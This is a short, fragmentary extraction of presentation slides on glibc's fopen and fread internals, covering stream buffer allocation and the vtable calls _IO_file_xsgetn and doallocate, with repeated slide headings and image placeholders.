
- fopen workflow

- open file




Introduction

- `fread` workflow
- If stream buffer is NULL
 - Allocate buffer
 - Read data to the stream buffer
 - Copy data from stream buffer to destination



Introduction


- fread workflow
 - If stream buffer is NULL
 - Allocate buffer
-
- ```
graph TD; fread[fread] --> vtable_xsgetn[vtable->_IO_file_xsgetn]; vtable_xsgetn --> vtable_doallocate[vtable->doallocate]
```



# Introduction

- fread workflow

- Read data to the stream buffer




# Introduction

- fread workflow

